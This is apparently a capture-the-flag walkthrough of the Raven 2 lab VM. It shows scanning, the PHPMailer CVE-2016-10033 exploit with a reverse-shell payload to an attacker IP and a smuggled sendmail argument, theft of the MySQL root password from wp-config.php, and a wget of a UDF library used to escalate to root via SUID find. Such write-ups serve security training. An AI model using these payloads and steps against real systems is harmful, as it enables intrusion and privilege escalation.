

IP da máquina: 192.168.56.126 // MAC: 00:0C:29:28:68:44

sudo nmap -Pn -A -vvv 192.168.56.126


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      tcp-response  OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKh+Rdkjy5opFFtXyNt53JA6r4vcBU/5phBALFa3s/Tp1nk905px99+yBZcDIswCJRcp
ZLSjrB6HLS32+zhb9pnVwPTs8Jj7Sxrz1UKw4jiiqLTRwM498YHjUrTKPKkb9hC4+XhZjVme8BA7JP65hGMJFHWbmWbDIeQ014
EVAJAAAAFQDco2jBLKC2i5fJa3EJU8Cjb7la1wAAAIbZgJ8eIMdjFiKHPVKBClyJeUKdLSh0zsLVz4qN0sd9Q1Tn0qUsHRFHzZ4
TKxitg6ICqQ3COGIf09sevQHZR2tvDm5mV/mx9rBDK88h31ZyiuGr6aEoo+xPZR4TY++mFNY+deB3N7qtGpUHOACMgrzfFjtIoa
xub9y8IzLTtEB+uQAAAIb9h0DDtN8h0xAkGnFKV3hsq4VivzclLtuUD8vFk6Br51X1S2TdrwCsjqJC+RqW3Q6Z/QNJo3CqlfLb
T92HMDenF1h04ET7tv9Rzplj89rFI0NEJ1MUgWkIsf404kyM2I6c27Law+tsa1htco6mTuoc8jL0hLhccbsYSgUnhfcNg==
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADV+10/5GT/t8oHYE/2droICkXQmZ+vUokINS67o65J9Ju0TwxfYpcDKG7Ir
5SCVyht+9yblaT4CDKpEKTP7i3yZH1kATaNTwwwDrbYJj2Trn0LCNRMzL8UwYIYBQLVGSBPr40i+rp0aimY6NCohYE7yPZfGQC
MgUabN70Z0PX5av/1lpe4aaiB1VkdQI6KG0Ix9BzXZ+xx18aGY2L4gEHsSFKHsCHMDcf0LRwCL57JU7sLPLH52dgsQc+XxLwjR
P0di3ndVrXnwGKEMBdw0eM7Ta0UyJnsMoynCkaJFG7FaNe/hdkI68g4o8nugBk4RiK0LDBxAIHYT+YUQmrJaF
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwnVibAcyZ6gXZIUhw1P2L5l
+9u9WkbtJn4rAZ0+MDtzwKhN/d6sqH3FUnTcsWHaT8pKcJvGKSGZaeLoqxb3oQ=
|   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAesXwn7VLv7XmXLfdeAjITtlzFHXlFpvHQt4gnQ3xSI
80/tcp    open  http     tcp-response  Apache httpd 2.4.10 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
```

```
111/tcp    open  rpcbind  tcp-response  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp    rpcbind
|   100000  3,4          111/tcp6   rpcbind
|   100000  3,4          111/udp6   rpcbind
|   100024  1            37862/udp6 status
|   100024  1            37865/udp  status
|   100024  1            39897/tcp6 status
|_  100024  1            60116/tcp  status
60116/tcp  open  status   tcp-response  1 (RPC #100024)
MAC Address: 00:0C:29:28:68:44 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://192.168.56.126/FUZZ

```
.hta [Status: 403, Size: 293, Words: 22, Lines: 12]
.htaccess [Status: 403, Size: 298, Words: 22, Lines: 12]
.htpasswd [Status: 403, Size: 298, Words: 22, Lines: 12]
img [Status: 301, Size: 314, Words: 20, Lines: 10]
index.html [Status: 200, Size: 16819, Words: 1136, Lines: 444]
css [Status: 301, Size: 314, Words: 20, Lines: 10]
wordpress [Status: 301, Size: 320, Words: 20, Lines: 10]
manual [Status: 301, Size: 317, Words: 20, Lines: 10]
js [Status: 301, Size: 313, Words: 20, Lines: 10]
vendor [Status: 301, Size: 317, Words: 20, Lines: 10]
fonts [Status: 301, Size: 316, Words: 20, Lines: 10]
```





















<http://192.168.56.126/>



<http://192.168.56.126/vendor/>




# Index of /vendor

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">LICENSE</a>	2018-08-13 07:56	26K	
 <a href="#">PATH</a>	2018-11-09 08:17	62	
 <a href="#">PHPMailerAutoload.php</a>	2018-08-13 07:56	1.6K	
 <a href="#">README.md</a>	2018-08-13 07:56	13K	
 <a href="#">SECURITY.md</a>	2018-08-13 07:56	2.3K	
 <a href="#">VERSION</a>	2018-08-13 07:56	6	
 <a href="#">changelog.md</a>	2018-08-13 07:56	28K	
 <a href="#">class.phpmailer.php</a>	2018-08-13 07:56	141K	
 <a href="#">class.phpmaileroauth.php</a>	2018-08-13 07:56	7.0K	
 <a href="#">class.phpmaileroauthgoogle.php</a>	2018-08-13 07:56	2.4K	
 <a href="#">class.pop3.php</a>	2018-08-13 07:56	11K	
 <a href="#">class.smtp.php</a>	2018-08-13 07:56	41K	
 <a href="#">composer.json</a>	2018-08-13 07:56	1.1K	
 <a href="#">composer.lock</a>	2018-08-13 07:56	126K	
 <a href="#">docs/</a>	2018-08-13 07:56	-	
 <a href="#">examples/</a>	2018-08-13 07:56	-	
 <a href="#">extras/</a>	2018-08-13 07:56	-	
 <a href="#">get_oauth_token.php</a>	2018-08-13 07:56	4.9K	
 <a href="#">language/</a>	2018-08-13 07:56	-	


http://192.168.56.126/vendor/PATH

flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}





http://192.168.56.126/vendor/VERSION



searchsploit phpmailer 5.2.16

```
[headcrusher@parrot]~$ searchsploit phpmailer 5.2.16
```

Exploit Title	Path
PHPMailer < 5.2.18 - Remote Code Execution (Bash)	php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution (PHP)	php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)	php/webapps/40974.py

nano 40974.py

```
target = 'http://192.168.56.126/contact.php'
backdoor = '/shell.php'


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((u'192.168.56.114', 443)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2)
fields={'action': 'submit',
       'name': payload,
       'email': '"anarcoder\\\\" -OQueueDirectory=/tmp -X/var/www/html/shell.php server\\" @protonmail.com',
       'message': 'Pwned'}
```

python3 40974.py

```
ANARCODER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsexcq & David Golunski

[+] SeNdIng eVIL sHeLL To TaRGeT....
[+] SPaWNIng eVIL sHeLL..... b0000M ;D
[+] ExPLoITeD http://192.168.56.126/contact.php
```

192.168.56.126/shell.php



sudo nc -nlvp 443

```
[x]-[headcrusher@parrot]-[~/30]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.126.
Ncat: Connection from 192.168.56.126:52290.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
```

python -c 'import pty;pty.spawn("/bin/bash")'

cd ..

cat flag2.txt

flag2{6a8ed560f0b5358ecf844108048eb337}

```
www-data@Raven:/var/www/html$ ls
ls
Security - Doc  contact.zip  fonts      js          shell.php  wordpress
about.html    css          img         scss        team.html
contact.php   elements.html index.html  service.html vendor
www-data@Raven:/var/www/html$ cd ..
cd ..
www-data@Raven:/var/www$ ls
ls
flag2.txt  html
www-data@Raven:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

/var/www/html/wordpress

cat wp-config.php

root

R@v3nSecurity

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

ps aux | grep root

```
datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
```

searchsploit udf mysql

```
[headcrusher@parrot]~[/30]
$searchsploit udf mysql
```

Exploit Title	Path
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Libra	linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Libr	linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution	linux/local/7856.txt

cp /usr/share/exploitdb/exploits/linux/local/1518.c .

gcc -g -c 1518.c

gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc

chmod 777 1518.so

```
[headcrusher@parrot]~[/30]
$cp /usr/share/exploitdb/exploits/linux/local/1518.c .
[headcrusher@parrot]~[/30]
$gcc -g -c 1518.c
[headcrusher@parrot]~[/30]
$gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
[headcrusher@parrot]~[/30]
$chmod 777 1518.so
```

python -m SimpleHTTPServer 8081

```
[x]~[headcrusher@parrot]~[/30]
$python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp



wget http://192.168.56.114:8081/1518.so

```
www-data@Raven:/tmp$ wget http://192.168.56.114:8081/1518.so
wget http://192.168.56.114:8081/1518.so
converted 'http://192.168.56.114:8081/1518.so' (ANSI_X3.4-1968) -> 'http://192.168.56.114:8081/1518
.so' (UTF-8)
--2020-09-19 04:06:57-- http://192.168.56.114:8081/1518.so
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17752 (17K) [application/octet-stream]
Saving to: '1518.so'

1518.so          100%[=====>] 17.34K  --.-KB/s   in 0s

2020-09-19 04:06:57 (81.2 MB/s) - '1518.so' saved [17752/17752]
```

chmod 777 1518.so

mysql -Dmysql -uroot -p'R@v3nSecurity'

create table tabela(line blob);

insert into tabela values(load\_file('/tmp/1518.so'));

select \* from tabela into dumpfile '/usr/lib/mysql/plugin/1518.so';

create function do\_system returns integer soname '1518.so';

select do\_system ('chmod u+s /usr/bin/find');

exit

```
www-data@Raven:/tmp$ mysql -Dmysql -uroot -p'R@v3nSecurity'
mysql -Dmysql -uroot -p'R@v3nSecurity'
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)
```

```
mysql> create table tabela(line blob);
create table tabela(line blob);
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> insert into tabela values(load_file('/tmp/1518.so'));
insert into tabela values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)
```

```
mysql> select * from tabela into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from tabela into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.03 sec)
```

```
mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> select do_system ('chmod u+s /usr/bin/find');
select do_system ('chmod u+s /usr/bin/find');
+-----+
| do_system ('chmod u+s /usr/bin/find') |
+-----+
|                                     0 |
+-----+
1 row in set (0.01 sec)
```

touch teste

find teste -exec '/bin/sh' \;

```
www-data@Raven:/tmp$ touch teste
touch teste
www-data@Raven:/tmp$ find teste -exec '/bin/sh' \;
find teste -exec '/bin/sh' \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# uname -a
uname -a
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
```

cat flag4.txt

flag4{df2bc5e951d91581467bb9a2a8ff4425}



```
# cat flag4.txt  
cat flag4.txt
```

```
|_ _ \_ _ _ _ _ _ _ _ _ _ |_ _ |_ _ | | | | | | |
|_ _ /_ _ \_ _ \_ _ \_ _ /_ _ )'_ \_ |_ |_ |_ |  
|_ | \_ _ ,_ |_ \_ /_ _ _ |_ |_ |_ |_ |_ |_ |
```

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}
```

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second iteration of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io